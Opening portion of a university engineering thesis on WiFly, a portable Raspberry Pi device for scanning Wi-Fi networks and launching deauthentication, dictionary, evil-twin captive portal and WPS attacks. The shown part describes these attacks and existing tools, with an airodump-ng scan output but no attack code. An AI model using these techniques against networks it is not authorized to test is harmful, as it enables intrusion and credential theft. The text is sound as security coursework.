

WiFly
A Wi-Fi Reconnaissance and Assault
Device.



By

Abeer Islam
Usama Mansoor
Muhammad Zargham
Sarib Ali Virk

Submitted to the Faculty of Department of Electrical Engineering,
Military College of Signals, National University of Sciences and Technology,
Rawalpindi in partial fulfillment for the requirements of a B.E Degree in
Electrical (Telecom) Engineering

June 2021

CERTIFICATE OF CORRECTNESS AND APPROVAL

It is certified that the work contained in this thesis entitled “**WiFly -A Wi-Fi Reconnaissance and Assault Device**” was carried out by Abeer Islam, Muhammad Zargham, Usama Mansoor, Sarib Ali Virk under the supervision of Asst. Prof. Waleed Bin Shahid for the partial fulfillment of degree of Bachelor of Electrical (Telecommunication) Engineering during the academic year 2020 - 2021 is correct and approved. The plagiarism is.

Approved by



Project Supervisor
Asst. Prof. Waleed Bin Shahid
Dept. of IS, MCS

Dated: June 2021

ABSTRACT

WiFly is a handy device with reasonable processing, coupled with multi-range, removable antennas for scanning in-range Wi-Fi devices. Its detailed information gathering, and passive scanning would firstly apprise the administrators about Wi-Fi access points which are illegally operating in the vicinity and secondly, provide all minute details about these internet connections like (MACs, vendor IDs, country of origin, encryption standard, connected devices etc.). It would also give detailed information of all company systems connected to these unlawful internet connections, which would help apprehend the disgruntled human resources. Moreover, WiFly would have a feature to block these unlawful connections so that no one can connect to these access points. It would also have a feature to penetrate these Wi-Fi networks by launching a wide variety of wireless attacks for launching further reconnaissance and scanning (both active and passive) on connected clients. The proposed device WiFly would offer an easy-to-use interface for administrators to manage and control the device. Due to its small size, this portable device can easily be hand carried, mounted on vehicles, buildings and even a drone so that it can seamlessly capture and analyze the traffic.

DECLARATION

No portion of the work presented in this dissertation has been submitted in support of another award or qualification either at this institution or elsewhere.

In The Name Of Allah, the Most Benevolent, the Most Merciful.

DEDICATION

This research is lovingly dedicated to our parents, well-wishers and most of all our supervisor, Asst. Prof Waleed Bin Shahid, without whose unstinting cooperation and unflinching support, a work of this magnitude would not have been possible.

ACKNOWLEDGEMENTS

We would like to thank Allah Almighty for His incessant blessings which have been bestowed upon us. We are grateful to our parents for their unwavering faith in us, their continuous support and love without which we would not have been able to succeed.

We are extremely grateful to our project supervisor Assistant Professor Waleed Bin Shahid who in addition to providing valuable technical help and guidance also provided us moral support and encouraged us throughout the development of the project.

We are highly thankful to all our teachers, staff who supported and guided us throughout our course and research work. Their knowledge, guidance and training enabled us to carry out this research work.

In the end we would like to acknowledge the support by all our friends, colleagues and a long list of well-wishers whose prayers and faith in us propelled us towards our goal.

TABLE OF CONTENTS

CHAPTER 1 : INTRODUCTION	2
1.1. Overview	3
1.2. Problem statement	3
1.3. Approach	4
1.3.1 Reconnaissance.....	4
1.3.2 Vulnerability Scanning	4
1.3.3 Wi-Fi Penetration.....	4
1.4. Objective.....	5
1.5. Background Study	5
CHAPTER 2 : LITERATURE REVIEW	8
2.1. Overview.....	9
2.2. Project Domain	9
2.3. Literature Review.....	9
2.4. Research based Stats.....	9
2.5. Existing Wireless Reconnaissance tools.....	10
2.6. Existing Research Work	13
2.7. Drawbacks of Existing Solutions.....	13
2.8. Novelty of WiFly	15
2.9. Conclusion	16
CHAPTER 3 : TECHNICAL SPECIFICATIONS	15
3.1. Overview.....	16
3.2. Components of the Project.....	16
3.3. Hardware Specifications	16
3.4. Schematic Diagram.....	18
3.5. Operating System Specifications	19
3.6. Software Specifications	23
3.7. Conclusion	26
CHAPTER 4 : PROPOSED SOLUTION: WIFLY	29
4.1 Overview.....	30
4.2 Final Deliverable.....	30
4.3 Web Interface	31
4.4 Reconnaissance.....	32
4.4.1 Introduction	32

4.4.2	IEEE 802.11 Frames.....	33
4.4.3	Types of 802.11 Frames	34
4.4.4	Wireshark Analysis of Management Frames	34
4.4.5	Detailed Explanation of Reconnaissance	36
4.4.6	Output of Reconnaissance	39
4.5	Vulnerability Scanning	40
4.5.1	WPS (Wi-Fi Protected Setup) & its features	40
4.5.2	WPS Vulnerability.....	41
4.5.3	Implementation.....	41
4.5.4	Python Script	42
4.5.5	Output	42
4.6	Wireless Attacks.....	43
4.7	Deauthentication Attack.....	43
4.7.1	Wireshark Analysis	44
4.7.2	Implementation.....	45
4.7.3	Python Script	46
4.8	Dictionary Attack	47
4.8.1	4-Way Handshake	47
4.8.2	Password Text file.....	48
4.8.3	Working & Implementation of Dictionary Attack	49
4.8.4	Python Script.....	50
4.8.5	Output.....	51
4.9	Evil-Twin Captive Portal Attack.....	51
4.9.1	Requirements.....	52
4.9.2	Wireshark Analysis.....	53
4.9.3	Working.....	54
4.9.4	WiFly Implementation.....	55
4.9.5	Python Script	56
4.9.6	Output	58
4.10	Conclusion	58
CHAPTER 5 : TESTING, RESULTS & ANALYSIS.....		59
5.1	Overview.....	60
5.2	Results of Reconnaissance & Wireless Attacks.....	60
5.5	Results of Vulnerability Scanning	64
5.6	Comparison with Existing Solutions.....	64
5.6	Conclusion	65
CHAPTER 6 : CONCLUSION & FUTURE WORK.....		66
6.1	Conclusion	67
6.2	Future Work	67

APPENDIX A : BIBLIOGRAPHY 68

LIST OF FIGURES

Figure 1.1	Figure of WLAN Protocols.....	6
Figure 2.1	BYOD Statistic	10
Figure 2.2	BYOD Detection Statistics	10
Figure 2.3	Wi-Fi Pineapple	11
Figure 2.4	Wi-Fi Pumpkin Interface	11
Figure 2.5	Fluxion Terminal Interface	12
Figure 2.6	Airodump-ng Terminal Interface.....	12
Table 2-1	Existing Solutions and their Flaws.....	15
Figure 2.7	Comparison of WiFly with existing solutions.....	15
Figure 3.1	Overview of WiFly	16
Figure 3.2	Raspberry Pi Module	17
Figure 3.3	ALFA Network Adapter	17
Figure 3.4	Wi-Fi Dongle	18
Figure 3.5	Power Bank.....	18
Figure 3.6	Raspberry Pi LCD Display	18
Figure 3.7	WiFly Schematic Diagram.....	19
Figure 3.8	Raspberry Pi Imager.....	20
Figure 3.9	Operating System Selection Menu in the Raspberry Pi Imager	20
Figure 3.10	Select SD Card.....	21
Figure 3.11	Writing OS on the SD Card	21
Figure 3.12	Enter the desired Country, Language and Time Zone	22
Figure 3.13	Enter & Save new password	22
Figure 3.14	Connect to one of WLANs.....	22
Figure 3.15	Raspbian OS is successfully installed.....	23
Figure 3.16	Dnsmasq Configuration file	25
Figure 3.17	Hostapd Configuration file	25
Figure 4.1	WiFly Complete Implementation.....	30
Figure 4.2	WiFly Web Interface.....	31

Figure 4.3	IEEE 802.11b Vs. 802.11a/g	33
Figure 4.4	IEEE 802.11 Frame Format	33
Figure 4.5	Management Frames Wireshark filters.....	35
Figure 4.6	Beacon Frame Wireshark analysis.....	35
Figure 4.7	Beacon Frame Structure.....	36
Figure 4.8	Vendor Info Database	38
Figure 4.9	(a) & (b) Reconnaissance Output.....	39
Figure 4.10	WPS PIN Division	41
Figure 4.11	WPS Python Code.....	42
Figure 4.12	Vulnerability Scanning Output	42
Figure 4.13	Deauthentication frame exchange.....	43
Figure 4.14	Deauth frame body.....	44
Figure 4.15	Deauth Frame Wireshark filter	45
Figure 4.16	Wireshark Analysis.....	45
Figure 4.17	4-Way Handshake Wireshark Analysis	48
Figure 4.18	4-Way Handshake Process.....	48
Figure 4.19	Dictionary Attack Output.....	51
Figure 4.20	Evil-Twin Attack illustration	52
Figure 4.21	Captive Portal credentials Wireshark Analysis.....	53
Figure 4.22	Captive Portal Web Page	54
Figure 4.23	Evil-Twin Attack Methodology	56
Figure 4.24	Evil-Twin Attack on Web Interface.....	58
Figure 5.1	Scanning Access Points List	60
Figure 5.2	Scanning Access Points' Clients List	61
Figure 5.3	Access Points Attack options.....	61
Figure 5.4	Clients Attack options.....	62
Figure 5.5	Deauthentication Attack Output	62
Figure 5.6	Dictionary Attack Output.....	63
Figure 5.7	Evil-Twin Captive Portal Attack Output	64
Figure 5.8	WPS Vulnerability Scanning Output	64

Chapter 1: Introduction

- 1.1 Overview*
- 1.2 Problem Statement*
- 1.3 Approach*
- 1.4 Objectives*
- 1.5 Background Study*

CHAPTER # 1

Introduction

1.1. Overview

WiFly is a necessity for all privacy conscious persons and administrations like Police department, Law Enforcement and Covert government departments which require a comprehensive fortification of their Wi-Fi Access Points. WiFly helps in protecting their Wi-Fi Access Points against penetrations and prevent any illegal efforts. WiFly can deter these illegal Access Points and even infiltrate them if the need arises by initiating advanced wireless assaults for further investigation. The device is pre-configured for widely used Wi-Fi standards and communicates securely with the admin console. Due to its small size, this portable device can easily be hand carried, mounted on vehicles, buildings and even a drone so that it can seamlessly capture and analyze the traffic.

1.2. Problem Statement

This ubiquitous nature of Wireless internet, evolution, and usage of mobile hotspots and portable 3G and 4G devices have made the use of Wi-Fi easy for the common man. Sensitive organizations, law enforcement departments, academic institutions and closed organizations discourage the use of personal Wi-Fi devices, other than the official ones which offer the company internet to employees and guests. People on the other hand still make use of internet devices, mobile hotspots, SIM based 4G routers to connect to the internet. This phenomenon is not only a breach of workplace's security policy but can also lead to leakage of sensitive data, pilferage of critical information, other illicit network activities originating from within the workplace. This also leads to loosening of organizational control to curb e-theft, intruders, and disgruntled employees. Since such organizations do register and label the company provided digital assets (PCs, Laptops, Mobile Devices, Wireless

Access Points etc.). Therefore, protecting Wi-Fi Access Points from internal threats and external attacking invaders is frequently concealed from security executives as more focus is on safeguarding the end user as well as the network boundary. WiFly satiates this void through safeguarding the Wi-Fi imprint of the association in an useful manner.

1.3. Approach

1.3.1 Reconnaissance

Scanning is the phase in which information gathered by scanning the beacon frames that are exchanged between the Access Point (AP) and its associated connected clients, using predominantly passive methods to acquire information from a specified target. Minimizing interaction with the target to avoid detection. Scanning comprises of tasks like capturing the Beacon Frames, unpacking, sorting and analyzing its attributes using specified Python module to store and display them in a user-readable format.

1.3.2 Penetration

To get into a wireless network, Wi-Fi's password is compulsory. To obtain it, WiFly will sniff/scan the users within a network and de-authenticate them, by targeting the communication between Access Point (router) and the device. When they try to regain access the Access Point and enter the password, we can sniff the encrypted password using different kinds of techniques/attacks such as Dictionary Attack, MiTM Attack etc.

1.3.3 Vulnerability Scanning

This feature is used to detect the presence of a specific vulnerability in the targeted Access Point. These vulnerabilities if present can be exploited to gain access to the targeted Access Point. These vulnerabilities include WPS (Wi-Fi Protected Setup) Pin vulnerability which if present can be used to launch Pixie Dust Attack and the

Key Reinstallation (KRACK) Attack vulnerability which checks if the Group Temporal Key (GTK) is being reinstalled in the target device.

1.4. Objectives

Following are the objectives that we are trying to achieve with WiFly:

- To come up with a smart and easy to use Reconnaissance and Assault system for Wi-Fi networks that would gather all information about in-range active Wi-Fi devices, sniff and passively monitor their ingress and egress traffic, block unlawful Wi-Fi access points, penetrate them launch further reconnaissance and scanning on connected hosts.
- To explore a key area of Wireless (Wi-Fi) security and analyze implementation loopholes, especially those related to encryption and security, explore further research avenues and dig deeper in the area to build expertise in the area of securing Wi-Fi networks along with enforcement of related organizational policies.

1.5. Background Study

Ever Since its establishment, Wi-Fi has performed a vital role in connecting us to the internet at home and even in public areas. We have come to expect a universal level of connectivity everywhere we go, and frequently depend on Wi-Fi to maintain our efficiency, our health, our organization, and even our safety. In Modern years rapid advancement in Wi-Fi has accelerated various new and novel technologies, allowing us to be even more connected than ever before. At the grass root level, Wi-Fi is a way of making the internet available to a gadget using Routers and radio signals. When a Router receives data from the internet, it is converted into a radio signal that can be received and interpreted by Wi-Fi enabled devices. Information is then exchanged between the transmitter and the Wi-Fi enabled device. Wi-Fi was invented and released for the general consumers in the year 1997 when a committee called 802.11 was created, which in turn lead to the creation of IEEE 802.11, which

refers to a set of standards that define communication for Wireless Local Area Networks (WLANs). It defined the data rates of 1 or 2Mbit/s and can be utilized with IR also, although never executed, or through RF in DSSS and FHSS. IEEE 802.11 also defined the csma/ca the channel admittance technique. In it, a router planning to transmit information over a certain channel also needs to eavesdrop in for a definite time period to ensure that by no means one happens to be broadcasting. In it, the system that plans to send data first sends a signal on the network informing all other stations not to transmit, and only then does it transmit its data.

Protocol	Release Date	Frequencies	Rates	Modulation	Channel Width	Notes
Legacy	1997	2.4-2.5GHz	1 or 2Mbit	FHSS/DSSS	1MHz/20MHz	No implementations were made for IR
802.11b	1999	2.4-2.5GHz	1, 2, 5.5, 11Mbit	DSSS	22MHz	Proprietary extension: up to 33Mbit
802.11a	1999	5.15-5.25/5.25-5.35/5.725-5.875GHz	6, 9, 12, 18, 24, 36, 48, 54Mbit	OFDM	20MHz	Proprietary extension: up to 108MBit
802.11g	2003	2.4-2.5GHz	Same as 802.11a and 802.11b	DSSS /OFDM	20MHz/22MHz	Proprietary extensions: up to 180Mbit/125MBit
802.11n	2009	2.4 and/or 5GHz	Up to 600Mbit	DSSS/OFDM	20/20 or 40MHz	

Figure 1.1 Table of WLAN Protocols

IEEE 802.11n

Work began on it in 2004 with the goal of improving transfer rates and providing increased range on 5 GHz and 2.4 GHz networks. The first draft released allowed speeds up to 74 Mbit/s with the 2nd draft voted on in 2007 allowing speeds of up to 300 Mbit/s. Finally, in 2009, the final version of 802.11n was released. The speed increase in IEEE 802.11n is largely due to its use of MIMO (Multiple-Input Multiple-Output) communications technology. In short, MIMO uses multiple antennas, each having its own transmitter and

receiver which exploits the multipath radio wave phenomenon, where the signal bounces on all objects such as walls, doors, etc. 802.11n allows for up to 4 antennas resulting in more streams being sent and received and hence, a much better transfer rate. The channel width can be 40 MHz instead of 20 MHz, consequently doubling the data rate. There is also a latest mode called Greenfield mode that has introduced a new preface for 802.11n only in which only devices operating in 802.11n will be “allowed” on the network.

There are 2 main wireless operating modes:

- Infrastructure
- Ad-Hoc

In both modes, an SSID (Service Set Identifier) is required for network authentication. In infrastructure mode, the AP (Access Point) sets the SSID, while in Ad-Hoc mode, the STA (Station) that is establishing the network sets it. The Access Point broadcasts the SSID in beacon frames approximately 10 times per second and the Client, when associating with the Wireless Network, also broadcasts the SSID. These features are used by Wireless sniffers to identify network names and gather other interesting pieces of information.

Chapter 2: Literature Review

2.1 Overview

2.2 Project Domain

2.3 Literature Review

2.4 Research Based Statistics

2.5 Wireless Reconnaissance Tool

2.6 Research Papers Studied

2.7 Existing Solutions and their Flaws

2.8 Novelty of WiFly

2.9 Conclusion

CHAPTER # 2

Literature Review

2.1 Overview

This chapter deals with comprehensive details of wireless reconnaissance tools and solutions offered worldwide, their limitations and the novelty of our solution.

2.2 Project Domain

As the world is progressing towards digitalization and we are living in the internet age, nearly everyone is connected to the internet via Wi-Fi Access points. Given the constantly evolving cyber security dynamics globally, the new spectrum of cyberspace involves instruments and tactics detrimental to user's privacy and confidentiality of data. To counter these threats, research is being conducted on state-of-the-art reconnaissance techniques, softwares and proprietary technologies to analyze wireless networks, discover vulnerabilities and launch wireless attacks for further reconnaissance. Existing open-source solutions are manual, and command-line based whereas propriety solutions are very expensive. WiFly is a low-cost, user-intuitive solution for the advanced reconnaissance of wireless networks which performs cyber security assessment of wireless networks to minimize cyber-attack risk. It aimsto provide security to wireless networks, integrity and confidentiality of data.

2.3 Literature Review

With the proliferation of exploits and vulnerabilities pertinent to the continuous and dynamic evolution of IT infrastructure, increasing the detection and deterrence of wireless network threats and vulnerability assessments is of utmost importance for organizations. Such assessments have to be carriedout with the latest in expertise and vulnerability knowledge. To aid our research, modern approaches have been investigated.

2.4 Research based Statistics

According to a recent survey that we conducted across several private and governmental organizations in Pakistan regarding the permittance of BYOD (Bring Your Own Device) in workplaces we obtained the following stats:




Figure 2.1 BYOD Statistics

So, it can be inferred that a majority of the organizations allow their employees to bring their own personal Wi-Fi devices, which begs the question that do these organizations have some sort of detection mechanism to check whether the employees are using the company's Wi-Fi network or their personal one ? Following are the responses received:




Figure 2.2 BYOD Detection Statistics

This is an alarming statistic as majority of the organizations do not employ any sort of Wireless security detection or prevention solutions. Especially when they have allowed BYOD which is serious breach of workplace security and can lead to data pilferage and loss of privacy.

2.5 Existing Wireless Reconnaissance Tools

A Lot of effort has been spent into studying the existing and currently working solutions. The sole purpose was to understand the basic methodology, to expose the

shortcomings, and to come up with a unique solution that addresses these limitations.

Wi-Fi Pineapple

It is Wi-Fi network evaluating tool which allows its users to conduct penetration testing of their wireless network. It comes packed with many features such as Evil-Twin attack, raw frame injection and wireless network scanning. It has Web based GUI for controlling and accessing all of its features. It has two versions nano a small and portable version and tetra bigger version of the nano with increased range and features.[1]



Figure 2.3 Wi-Fi Pineapple

Wi-Fi Pumpkin

This is essentially a Linux tool for creating Fake Access Points to trick the unsuspecting victims into connecting to it and then eavesdropping on their incoming and outgoing traffic. It can also be used to conduct Deauthentication attacks, poisoning the ARP, spoofing DNS and much more.[2]




Figure 2.4 Wi-Fi Pumpkin Interface

Fluxion

Fluxion is user-intuitive Linux tool for mainly conducting social engineering attacks, more famously the evil twin captive portal attack which tricks the victim into connecting to an illegal Access Point identical to the original one, but as soon as the victim joins it, they are prompted with a fake web page asking them to enter their Wi-Fi password. Most of its attack require manual setup.[3]



```
FLUXION


Site: https://github.com/FluxionNetwork/fluxion
FLUXION 4 (rev. 6) by FluxionNetwork
Online Version [4.6]

* aircrack-ng..... OK.
* python2..... OK.
* bc..... OK.
* awk..... OK.
* curl..... OK.
* dhcpd..... OK.
* 7zr..... OK.
* hostapd..... OK.
* lighttpd..... OK.
* iwconfig..... OK.
* macchanger..... OK.
* mdk3..... OK.
* nmap..... OK.
* openssl..... OK.
* php-cgi..... OK.
* pyrit..... OK.
* xterm..... OK.
* rfkill..... OK.
* unzip..... OK.
* route..... OK.
* fuser..... OK.
* killall..... OK.
```

Figure 2.5 Fluxion terminal interface

Airodump-ng

It is an advanced Linux based wireless network scanning tool, which scans all the available Access Points in the vicinity and then displays them along with their features such as MAC Address, encryption standard, channel, no. of connected clients, SSID etc. It can also scan a specific Access Point too, to check for its connected clients.[4]



```
root@kali:~# airodump-ng wlan0

CH 11 ][ Elapsed: 0 s ][ 2018-11-26 16:29

BSSID          PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
90:CD:B6:83:43:B2 -34    3         0   0   5   65  WPA2  CCMP  PSK   Oppo
D8:C8:E9:C2:CB:18 -82    2         0   0   10  130  WPA2  CCMP  PSK   perfe
E4:6F:13:B6:DB:03 -67    3         0   0   10  270  WPA2  CCMP  PSK   Fligh
F0:D7:AA:E0:4F:E4 -61    6         0   0   3   65  OPN           Ashu
7A:11:DC:6E:C0:78 -66    7         8   3   3   130  WPA2  CCMP  PSK   LIFCA
78:11:DC:5E:C0:78 -63    7         0   0   3   130  WPA2  CCMP  PSK   Xiaom
B8:C1:A2:3B:16:0C -59    2         4   0   11  130  WPA2  CCMP  PSK   (JTP-
10:DA:43:72:41:C2 -84    1         1   0   13  54   WPA2  CCMP  PSK   Nextr
58:D7:59:EC:1F:68 -80    3         0   0   7   130  WPA2  CCMP  PSK   tie d
0A:28:19:E1:9F:5B -46    3         0   0   7   130  WPA2  CCMP  PSK   LAPTO
C0:FF:D4:91:49:DF -48    1        31   15  7   130  WPA2  CCMP  PSK   NETGE
0C:D2:B5:49:D5:C4 -66    4         5   2   7   65   WPA   CCMP  PSK   Airte
50:C8:E5:AF:F6:33 -25    5         0   0   6   65   WPA2  CCMP  PSK   BSIA-
50:64:2B:CE:B4:F4 -79    0         3   1   1   -1   WPA           <leng
A8:F5:AC:65:82:7C -71    1         2   0   1   130  WPA2  CCMP  PSK   Vashi
```

Figure 2.6 Airodump-ng terminal interface

2.6 Existing Research Work

Wireless Hacking: A Wi-Fi Hack by Cracking WEP thoroughly discussed the procedure of Wi-Fi cracking. WEP (Wired Equivalent Privacy) encryption of Wi-Fi.[5]

Wi-Fi network information security analysis research by Hasishang Pong has done the analysis on the security threats and explains how to tackle it with modern and popular security toolkits due to the increasing demand of a Wi-Fi networks and user's datatransmission security. [6].

Penetration Testing of IEEE 802.11 Encryption Protocols using Kali Linux Hacking Tools have described the usage of radio system as a form of interaction has greatly improved owing to its elasticity, agility and ease of access. [7]

Dictionary and brute-force attacks on passwords by Loen Rajevoik suggests different methods for testing the strength of commonly used passwords.[8]

Open-source Wi-Fi Hacking Solutions and Security Attack Analysis for Wireless Access Points by Convergence Technology journal which discusses the commonly used techniques to comprises Wi-Fi hotspots by using open-source tools.[9]

Confidentiality Concerns in Community Wi-Fi Access Points by Tariq Mahmood & Ahmed Hassan discuss the inherent risks in connecting to and using Publicly available Wi-Fi Access Points.[10]

2.7 Drawbacks of Existing Solutions:

The table below summarizes the features of widely used existing penetration testing solutions and their flaws. These are the most popular and most widely used in organizationsall across the globe.

TOOL	DESCRIPTION	OS SUPPORTED	DRAWBACKS
------	-------------	--------------	-----------

<p>Wi-Fi Pineapple</p>	<p>It is Wi-Fi network evaluating tool which allows its users to conduct penetration testing of their wireless network. It is comes packed with many features such as Evil-Twin attack, raw frame injection and wireless network scanning. It has Web based GUI for controlling and accessing all of its features.</p>	<p>Windows, Linux</p>	<ul style="list-style-type: none"> • US made solution hence not trustworthy. • GUI difficult to comprehend requires significant knowledge to operate properly. • Totally offensive in nature and has a high cost.
<p>Wi-Fi Pumpkin</p>	<p>wifipumpkin3 is an effective framework for mainly MiTM / Phishing attacks written in Python, allowing cybersecurity personnel to carry out a wide variety of MiTM attacks.</p>	<p>Linux</p>	<ul style="list-style-type: none"> • Platform dependent, no use to a person using any OS other than Linux. • It is only a software solution; hardware has to purchased separately depending on compatibility. • A lot of dependencies which needs to be fulfilled.

Fluxion	Fluxion is a network auditing and social-engineering tool. The tool attempts to obtain the WPA/WPA2 key from the targeted Access Point by using various in-built methods attacks' setup is mostly manual, but experimental auto-mode handles some of the attacks' setup parameters	Linux	<ul style="list-style-type: none"> • Manual setup required with different dependencies that are compulsory for its operation. • Again software tool with no compatible hardware. • Mostly Offensive in nature.
----------------	--	-------	---

Table 2-1 Existing Solutions and their Flaws

2.8 Novelty of WiFly:

WiFly has a definitive edge over the readily available network reconnaissance solutions, as WiFly is a complete wireless reconnaissance solution. Moreover, it has

- User – Intuitive Web based GUI
- Performs Passive Reconnaissance
- Actions available against unauthorized Access Points and connected Clients
- Indigenous and Trustworthy
- Cost Effective and Customizable Solution

All the claims are justified through the comparison between WiFly, and other solutions tabulated below.

	Wi-Fi Pineapple	Fruity Wi-Fi	Wi-Fi Pumpkin	WiFly
Trustworthy	✗	✗	✗	✓
Compatible	✗	✓	✓	✓
GUI	✓	✗	✗	✓
Cost	\$139.99 + SHIPMENT	FREE	FREE	\$88

Figure 2.7 Comparison of WiFly with existing

2.9 Conclusion

In conclusion, if WiFly is utilized properly, it can be proven useful in getting a general idea of the landscape of an organizational wireless network. By knowing the presence of authorized and unauthorized Access Points and their connected Clients in the specified vicinity. Further actions can be taken against them depending upon the extent of threat. WiFly is therefore a sound solution to organization's pentesting issues.

Chapter 3: Technical Specifications

3.1 Overview

3.2 Components of the Project

3.3 Hardware Specifications

3.4 Schematic Diagram

3.5 Operating System Requirements

3.6 Software Specifications

3.7 Conclusion

CHAPTER # 3

Technical Specifications

3.1 Overview

In this chapter complete technical specifications whether it be hardware or software of WiFly are mentioned in detail. Their purpose and the functionality of each component is also stated briefly.

3.2 Components of Project

Our project basically comprises of 3 parts:

1. Processing Module (Raspberry Pie + External Display)
2. Scanning Module
3. Web Interface

The below figure shows the basic all these components of WiFly in a schematic form.

